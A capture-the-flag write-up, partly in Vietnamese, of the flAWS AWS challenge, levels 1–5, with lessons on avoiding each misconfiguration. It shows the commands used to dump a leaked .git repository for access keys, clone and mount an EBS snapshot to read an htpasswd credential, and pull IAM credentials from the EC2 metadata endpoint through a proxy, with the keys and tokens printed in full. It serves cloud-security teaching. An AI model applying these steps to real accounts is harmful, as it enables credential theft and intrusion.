

Flaw.cloud



Welcome to the fLAWs challenge!

Brought to you by Scott Piper

Through a series of levels you'll learn about common mistakes and gotchas when using Amazon Web Services (AWS). There are no SQL injection, XSS, buffer overflows, or many of the other vulnerabilities you might have seen before. As much as possible, these are AWS specific issues.

A series of hints are provided that will teach you how to discover the info you'll need. If you don't want to actually run any commands, you can just keep following the hints which will give you the solution to the next level. At the start of each level you'll learn how to avoid the problem the previous level exhibited.

Scope: Everything is run out of a single AWS account, and all challenges are sub-domains of flaws.cloud.

Contact

Feedback is welcome! For security issues, fan mail, hate mail, or whatever else, contact scott@summitroute.com

If you manage to find a flaw that breaks the game for others or some other undesirable issue, please let me know.

Greetz

Thank you for advice and ideas from Andres Riancho (@w3af), @CornflakeSavage, Ken Johnson (@cktricky), and Nicolas Gregoire (@Agarri_FR)

Now for the challenge!

Level 1

This level is *buckets* of fun. See if you can find the first sub-domain.

Need a hint? Visit [Hint 1](#)

Level 1

Level 1

This level is *buckets* of fun. See if you can find the first sub-domain.

Need a hint? Visit [Hint 1](#)

Here we can use `cloud_enum.py` to recon sub-domain

[+] Checking for S3 buckets

OPEN S3 BUCKET: <http://flaws.cloud.s3.amazonaws.com/>

FILES:

-><http://flaws.cloud.s3.amazonaws.com/flaws.cloud>

-><http://flaws.cloud.s3.amazonaws.com/hint1.html>

-><http://flaws.cloud.s3.amazonaws.com/hint2.html>

-><http://flaws.cloud.s3.amazonaws.com/hint3.html>

-><http://flaws.cloud.s3.amazonaws.com/index.html>

-><http://flaws.cloud.s3.amazonaws.com/logo.png>

-><http://flaws.cloud.s3.amazonaws.com/robots.txt>

-><http://flaws.cloud.s3.amazonaws.com/secret-dd02c7c.html>



Congrats! You found the secret file!

Level 2 is at <http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud>

- flaws.cloud được host dưới dạng 1 S3 bucket - 1 cách phổ biến để lưu trữ và phục vụ các trang web tĩnh.
- 1 số điểm thú vị về việc host bằng S3:
 - Tên bucket phải trùng với tên miền (ví dụ flaws.cloud)
 - Không thể có 2 bucket trùng tên nhau vì S3 sử dụng global namespace
- Có thể xác định 1 trang web được host bằng S3 thông qua DNS lookup
 - dig flaws.cloud

```
;; ANSWER SECTION:
```

flaws.cloud.	5	IN	A	52.92.190.147
flaws.cloud.	5	IN	A	3.5.80.225
flaws.cloud.	5	IN	A	52.92.188.195
flaws.cloud.	5	IN	A	52.92.139.99
flaws.cloud.	5	IN	A	52.92.195.211
flaws.cloud.	5	IN	A	52.92.196.75
flaws.cloud.	5	IN	A	52.92.164.139
flaws.cloud.	5	IN	A	52.218.250.26

- Visiting <http://52.92.190.147/> nó sẽ redirect chúng ta sang `aws.amazon.com/s3`
- Chạy `nslookup` thì ta biết được host nằm ở vùng `us-west-2`

```
nslookup 54.231.184.255
# Returns:
# Non-authoritative answer:
# 255.184.231.54.in-addr.arpa    name = s3-website-us-west-2.amazonaws.com
```

Level 2



flAWS - Level 2

Lesson learned

On AWS you can set up S3 buckets with all sorts of permissions and functionality including using them to host static files. A number of people accidentally open them up with permissions that are too loose. Just like how you shouldn't allow directory listings of web servers, you shouldn't allow bucket listings.


Examples of this problem

- Directory listing of S3 bucket of Legal Robot ([link](#)) and Shopify ([link](#)).
- Read and write permissions to S3 bucket for Shopify again ([link](#)) and Udemy ([link](#)). This challenge did not have read and write permissions, as that would destroy the challenge for other players, but it is a common problem.

Avoiding the mistake

By default, S3 buckets are private and secure when they are created. To allow it to be accessed as a web page, I had turn on "Static Website Hosting" and changed the bucket policy to allow everyone "s3:GetObject" privileges, which is fine if you plan to publicly host the bucket as a web page. But then to introduce the flaw, I changed the permissions to add "Everyone" to have "List" permissions.





"Everyone" means everyone on the Internet. You can also list the files simply by going to <http://flaws.cloud.s3.amazonaws.com/> due to that List permission.

Lesson learned in level 1

- **S3 buckets** có thể được cấu hình để host các trang web tĩnh.
- Nhiều người **vô tình mở quyền truy cập quá rộng**, dẫn đến rủi ro bảo mật.
- **Không nên cho phép liệt kê thư mục (bucket listing)** – tương tự như việc không nên cho phép liệt kê thư mục trên máy chủ web.
- Example of this problem
 - Các bucket của **Legal Robot**, **Shopify**, và **Udemy** từng bị cấu hình sai, dẫn đến:
 - Cho phép **liệt kê nội dung**.
 - Cho phép **đọc và ghi** dữ liệu (trong một số trường hợp).
- Avoid the mistake
 - Mặc định, S3 bucket là **riêng tư và an toàn**.
 - Để host công khai, cần bật **Static Website Hosting** và cấp quyền `s3:GetObject` cho mọi người.
 - Tuy nhiên, để tạo lỗi cho thử thách, người tạo đã thêm quyền `List` cho **Everyone** (tức là toàn bộ Internet).

Level 2 lab

- Ở đây, ngta set permission thành List cho any authenticated user nên ta có thể từ account của mình mà list toàn bộ file trong bucket đó

```
aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --recursive --profile flawcloud
```

```
C:\Users\quant>aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --recursive --profile flawcloud
2017-02-27 09:02:15      80751 everyone.png
2017-03-03 10:47:17       1433 hint1.html
2017-02-27 09:04:39       1035 hint2.html
2017-02-27 09:02:14       2786 index.html
2017-02-27 09:02:14         26 robots.txt
2017-02-27 09:02:15       1051 secret-e4443fc.html
```

FLAWS

Congrats! You found the secret file!

Level 3 is at <http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud>

Level 3



f1AWS - Level 3

Lesson learned


Similar to opening permissions to "Everyone", people accidentally open permissions to "Any Authenticated AWS User". They might mistakenly think this will only be users of their account, when in fact it means anyone that has an AWS account.

Examples of this problem

- Open permissions for authenticated AWS user on Shopify ([link](#))

Avoiding the mistake

Only open permissions to specific AWS users.



This screenshot is from the webconsole in 2017. This setting can no longer be set in the webconsole, but the SDK and third-party tools sometimes allow it.

Lesson learned in Level 2

- Tương tự với level 1 khi mở quyền với everyone, ở Level 2 ta có quyền `Any Authenticated AWS User` . Quyền này cho phép bất kì ai có tài khoản AWS đều có quyền
- Ví dụ thực tế:
 - Shopify từng gặp lỗi này [Shopify | Report #98819 - S3 Buckets open to the world thanks to 'Authenticated Users' ACL | HackerOne](#)
- Cách tránh lỗi:
 - chỉ cấp quyền cho người dùng AWS cụ thể
 - Tùy chọn này đã bị loại bỏ khỏi giao diện web console từ 2017, nhưng vẫn có thể thiết lập qua SDL hoặc công cụ bên thứ 3.

Bucket: level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.clo... x

Bucket: level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
Region: Oregon
Creation Date: Thu Feb 23 18:54:13 GMT-700 2017
Owner: 0xdabbad00

▼ Permissions

You can control access to the bucket and its contents using access policies. [Learn more.](#)

Grantee: 0xdabbad00	<input checked="" type="checkbox"/> List	<input checked="" type="checkbox"/> Upload/Delete	<input checked="" type="checkbox"/> View Permissions	<input checked="" type="checkbox"/> Edit Permissions	X
Grantee: Any Authenticated AWS User	<input checked="" type="checkbox"/> List	<input type="checkbox"/> Upload/Delete	<input type="checkbox"/> View Permissions	<input type="checkbox"/> Edit Permissions	X

⚠️ WARNING: "Any Authenticated AWS User" means anyone that uses AWS, not just users in your account!

[+ Add more permissions](#) [🔒 Edit bucket policy](#) [🔒 Add CORS Configuration](#)

Level 3 lab

Level 3

The next level is fairly similar, with a slight twist. Time to find your first AWS key! I bet you'll find something that will let you list what other buckets are.

For hints, see [Hint 1](#)

- Khi chúng ta thử enum object trong bucket S3 này ta có

```
C:\Users\quant>aws s3 ls s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/ --profile flawcloud
PRE .git/
2017-02-27 07:14:33      123637 authenticated_users.png
2017-02-27 07:14:34       1552 hint1.html
2017-02-27 07:14:34       1426 hint2.html
2017-02-27 07:14:35       1247 hint3.html
2017-02-27 07:14:33       1035 hint4.html
2020-05-23 01:21:10       1861 index.html
2017-02-27 07:14:33         26 robots.txt
```

- Hoặc sử dụng Dirsearch

```
Output File: /home/quan/Desktop/cloud/git-dumper/flaw/reports/http_level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/__25-10-28_21-31-38.txt
```

```
Target: http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud/
```

```
[21:31:38] Starting:
```

```
[21:31:47] 200 - 52B - /.git/COMMIT_EDITMSG
[21:31:47] 200 - 23B - /.git/HEAD
[21:31:47] 200 - 73B - /.git/description
[21:31:47] 200 - 130B - /.git/config
[21:31:47] 200 - 240B - /.git/info/exclude
[21:31:47] 200 - 600B - /.git/index
[21:31:47] 200 - 359B - /.git/logs/HEAD
[21:31:47] 200 - 359B - /.git/logs/refs/heads/master
[21:31:47] 200 - 41B - /.git/refs/heads/master
```

- Biết có file .git, ta có thể sử dụng git-dumper để lấy source + log về phân tích

```
commit b64c8dcfa8a39af06521cf4cb7cdce5f0ca9e526 (HEAD -> master)
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:43 2017 -0600

    Oops, accidentally added something I shouldn't have

commit f52ec03b227ea6094b04e43f475fb0126edb5a61
Author: 0xdabbad00 <scott@summitroute.com>
Date:   Sun Sep 17 09:10:07 2017 -0600

    first commit
(END)
```

- git diff để so sánh 2 commit này

```
diff --git a/access_keys.txt b/access_keys.txt
new file mode 100644
index 0000000..e3ae6dd
--- /dev/null
+++ b/access_keys.txt
@@ -0,0 +1,2 @@
+access_key AKIAJ366LIPB4IJKT7SA
+secret_access_key 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
(END)
```

- Sử dụng key access này, tạo profile mới và list toàn bộ bucket có trong đó để lấy link level 4.

```
C:\Users\quant>aws s3 --profile flaw3 ls
2017-02-13 04:31:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 23:34:53 config-bucket-975426262029
2017-02-13 03:03:24 flaws-logs
2017-02-05 10:40:07 flaws.cloud
2017-02-24 08:54:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-27 01:15:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-27 01:16:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-27 02:44:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-27 02:47:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-27 03:06:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

Level 4

Lessons learned in level 3

- Nhiều người làm lộ key AWS rồi cố gắng che giấu mà không thu hồi các keys
- Nguyên tắc quan trọng: thu hồi và tạo mới các secret nếu nghi ngờ bị lộ hoặc lưu trữ sai
- Roll early, roll often - thu hồi sớm và thường xuyên
- Vấn đề khác
 - Không thể giới hạn quyền **list một số bucket cụ thể** trong AWS – nếu cấp quyền liệt kê, người dùng sẽ thấy **tất cả bucket trong tài khoản**.
 - Bucket sử dụng **global namespace**, nên tên bucket phải **duy nhất toàn cầu**.
 - Nếu đặt tên nhạy cảm (ví dụ: `merger_with_company_Y`), người khác có thể đoán được.

Level 4 lab

Level 4

For the next level, you need to get access to the web page running on an EC2 at 4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud

It'll be useful to know that a snapshot was made of that EC2 shortly after nginx was setup on it.

Need a hint? Go to [Hint 1](#)

Tại đây, ta biết được là có 1 snapshot của EC2 được tạo sau khi cài nginx. Người dùng config đã set nó public. Ta có thể tìm thấy nó.

Sử dụng profile có từ level 3 ta dùng lệnh

```
aws --profile flaws sts get-caller-identity
```

Nó được dùng để **xác định danh tính (identity)** của tài khoản hoặc người dùng AWS mà bạn đang dùng profile đó để truy cập.

```
C:\Users\quant>aws --profile flaw3 sts get-caller-identity
{
  "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
  "Account": "975426262029",
  "Arn": "arn:aws:iam::975426262029:user/backup"
}
```

Sử dụng account id trên ta có thể liệt kê tất cả EBS snapshot mà tài khoản AWS này sở hữu


```
aws --profile flaws ec2 describe-snapshots --owner-id 975426262029
```

```
C:\Users\quant>aws --profile flaw3 ec2 describe-snapshots --owner-id 975426262029 --region us-west-2
{
  "Snapshots": [
    {
      "Tags": [
        {
          "Key": "Name",
          "Value": "flaws backup 2017.02.27"
        }
      ],
      "StorageTier": "standard",
      "TransferType": "standard",
      "CompletionTime": "2017-02-28T01:37:07+00:00",
      "FullSnapshotSizeInBytes": 2485649408,
      "SnapshotId": "snap-0b49342abd1bdcb89",
      "VolumeId": "vol-04f1c039bc13ea950",
      "State": "completed",
      "StartTime": "2017-02-28T01:35:12+00:00",
      "Progress": "100%",
      "OwnerId": "975426262029",
      "Description": "",
      "VolumeSize": 8,
      "Encrypted": false
    }
  ]
}
```

Xác định được snapshotID, ta có thể kéo nó về account của mình. Ta tạo 1 volume từ snapshot này.

```
aws --profile flawcloud ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id
snap-0b49342abd1bdcb89
```

Sau đó tạo 1 EC2 tại vùng us-west-2 và attach volume này vào.



The screenshot displays the AWS Management Console interface for an EC2 instance, specifically the 'Storage' tab. The 'Root device details' section shows the root device name as `/dev/xvda`, the root device type as 'EBS', and EBS optimization as 'enabled'. The 'Block devices' section shows a table with two volumes:

Volume ID	Device name	Volume size (GiB)	Volume State	Attachment status	Attachment time
vol-0576716e36c75274c	<code>/dev/xvda</code>	8	In-use	Attached	2025/10/29 09:10 GMT+7
vol-03ef4bbba0b75539	<code>/dev/sdb</code>	8	In-use	Attached	2025/10/29 09:13 GMT+7

Tiếp theo tiến hành SSH vào EC2 của mình. Chạy lệnh `lsblk -l` trong những lệnh quan trọng nhất trong linux khi bạn làm việc với ổ đĩa (disk), volume, hoặc snapshot, dùng để hiển thị thông tin tất cả thiết bị lưu trữ dạng block device trong hệ thống như

- ổ cứng (`/dev/sda`, `/dev/nvme0n1`)
- Partition
- Volume
- ...

```
[ec2-user@ip-172-31-36-170 ~]$ lsblk
NAME                MAJ:MIN RM  SIZE RO TYPE MOUNTPOINTS
nvme0n1              259:0    0    8G  0 disk
├─nvme0n1p1          259:1    0    8G  0 part /
├─nvme0n1p127        259:2    0   1M  0 part
└─nvme0n1p128        259:3    0  10M  0 part /boot/efi
nvme1n1              259:4    0    8G  0 disk
└─nvme1n1p1          259:5    0    8G  0 part
```


Kiểm tra coi cái nào là của volume snapshot kia

```
[ec2-user@ip-172-31-36-170 ~]$ sudo file -s /dev/nvme1n1p1  
/dev/nvme1n1p1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name "cloudimg-rootfs" (needs journal recovery) (extents) (large files) (huge files)
```

```
sudo file -s /dev/nvme1n1p1
```

Sau khi xác định được thì tiến hành mount vào thư mục mnt

```
sudo mount /dev/nvme1n1p1 /mnt
```

Kiểm tra thư mục mnt, ta tìm được file config của Nginx và có được credential

```
services/[ec2-user@ip-172-31-36-170 ubuntu]$ cat setupNginx.sh  
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjppjiXgJ7nJu7rw5Ro68iE8M
```



flAWS - Level 5

Good work getting in. This level is described at <http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/>

Level 5

Lesson learned in level 4

- AWS cho phép bạn tạo bản sao của EC2 và RDS để sao lưu và khôi phục
- Người dùng thường dùng snapshot để lấy lại quyền truy cập khi quên mật khẩu

- Nguy cơ bảo mật:
 - Nếu kẻ tấn công có được AWS Key với quyền quản lý EC2 (start/stop, snapshot) họ có thể:
 - Tạo snapshot từ EC2 của bạn
 - Khởi tạo 1 EC2 mới với volume từ snapshot đó
 - Truy cập dữ liệu
- Khuyến nghị:
 - Giới hạn tài khoản truy cập đến snapshot
 - Cần bảo vệ snapshot giống như bảo vệ các bản sao lưu khác.

Level 5 lab

Level 5

This EC2 has a simple HTTP only proxy on it. Here are some examples of it's usage:

- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/flaws.cloud/>
- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/summitroute.com/blog/feed.xml>
- <http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/neverssl.com/>

See if you can use this proxy to figure out how to list the contents of the level6 bucket at level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud that has a hidden directory in it.


Need a hint? Go to [Hint 1](#)

Sử dụng proxy trên, ta có thể call tới meta-data


```
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/
```

```
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hostname
iam/
identity-credentials/
instance-action
instance-id
instance-life-cycle
instance-type
local-hostname
local-ipv4
mac
metrics/
network/
placement/
profile
public-hostname
public-ipv4
public-keys/
reservation-id
security-groups
services/
system
```

Kiểm tra IAM



Tiếp vào security credential



Sử dụng credential này để list các nội dung có trong bucket level 6

```
C:\Users\quant>aws configure --profile level5flaw
AWS Access Key ID [None]: ASIA6GG7PSQGX4AUAXFX
AWS Secret Access Key [None]: VCxc1bSiLH5fYuN43z9t+lyQ4lNkGS+huyB80qYv
AWS Session Token [None]: IQoJb3JpZ2luX2VjEBUaCXVzLXdlc3Q0tMiJGMEQCIHjA0Z570n+aU96zZQIk9aW819xvo29Z1t4VUp/5nhRHAiACimnwXCSap1m1Vx8Xv0D4+D63MjK6o19fndNyetFuiq7BQjN////////8BEAQaDDk3NTQyNjI2MjAyOSIMspsZ0a4KYmSybkEKo8FyS821Q1sRdyFhMTFR3
xM015CIs0phDN0tbf326Y85lpKsR56SoV0qutwKrsFCM3////////wEQBBOM0Tc1NDI2MjYyMDI5IgzMXy4JXrk2rhfstIqjwUBH1lofzvXZJA3/7PI4I
ml+XT9/PWavpPiWT3RNNMV4RP9B30D0b9mk/R0Ue68tQV9wULIOpRIjqrKo5IC0poquZYX61bCoqk0mv2GLLFAUo25wUSyUHme0UHuFysr8yTNoALXokPUPf
zfAZRqncpLR1o23kyI0b98fpG1AP5DrXlV2HOVEuSZuMY441MsyRbW0evJrwuLEmYgLBWwXmJajrV/BwwP3rcnMxKY101PuZI+jroBMani4C0cd1SS0BfKf
XqMsdKzibXCek2qH1aoQbbkDmbs9HJID4LjwVMusN7eIjI1LASxyxiOnN18NYWL44EYnkA4QD67pGu0MvyjxyHaUoDvuNL8j0Wg4zfCtN+oUWYcB4oM9gWdh
yIwMu0cs+/YdAQa+rdnBaWx+skPh0i9haZCgvLAojnnwhdUNjDsUQBP945TPa3/V0IZ3guN5hCvci6gKMmTyAZyRowBxJWMs6kROuZ/y8rTTU1723LeV7LiM
llV+zMbLdf9gdnAojbvfggIH7RnIX3megecdWSFIc1KRjvcthmQyKn20MyMHmHLQ8pAOLsyVqkurcvl2bbu+nTWDoT3c+pEGfPkdgFdP5GAbLCx+kGGMtr
mdibKfU9D6PwHEj/b3WR/GC2+Xsu+mIdxd7/GRIMZBh7kWm9IInCpZa10W53GmLktKRJH8y7WQWI0izluZxx3sB4MBuMPFXl5pirBqBBECv6003b7tDGMNVP
mODIaIcX0XhrX4o1r37rSzcWtLb5pP/ZkHQYQuYTCK2fPnrd/LbPXw2Flj2zX6lLlyqt7pcEBLzGukltJidBhBmoqgVP9VNAng9xYvtrrygc0FSpVw4jFqWU
RkLVvqkAo0vpkyMP2RhsG0rABguFm0QcFT0RHNBEaaUwhQHJaEIjWtoX3x1cNznTnmdpxF2qYsm7/tGj4K6SVuJFu6n+bRn2SdzjE+15YES0zQ0f21uUnu0
6u0o1dlWL/sykn6Wkf1jTkVaw7Xop/90TFvs/4BR+YWE2I8WlqLqTjN3aqnwm0SkURqBinM6G4blOuHWWzzAREIMjramymS+4HhIkL0gkNL8e9KaXgeSiXB
+U2xHKnQoByQ/LPszvyvg=
Default region name [None]:
Default output format [None]:

C:\Users\quant>aws --profile level5flaw s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/
PRE ddcc78ff/
2017-02-27 09:11:07      871 index.html
```

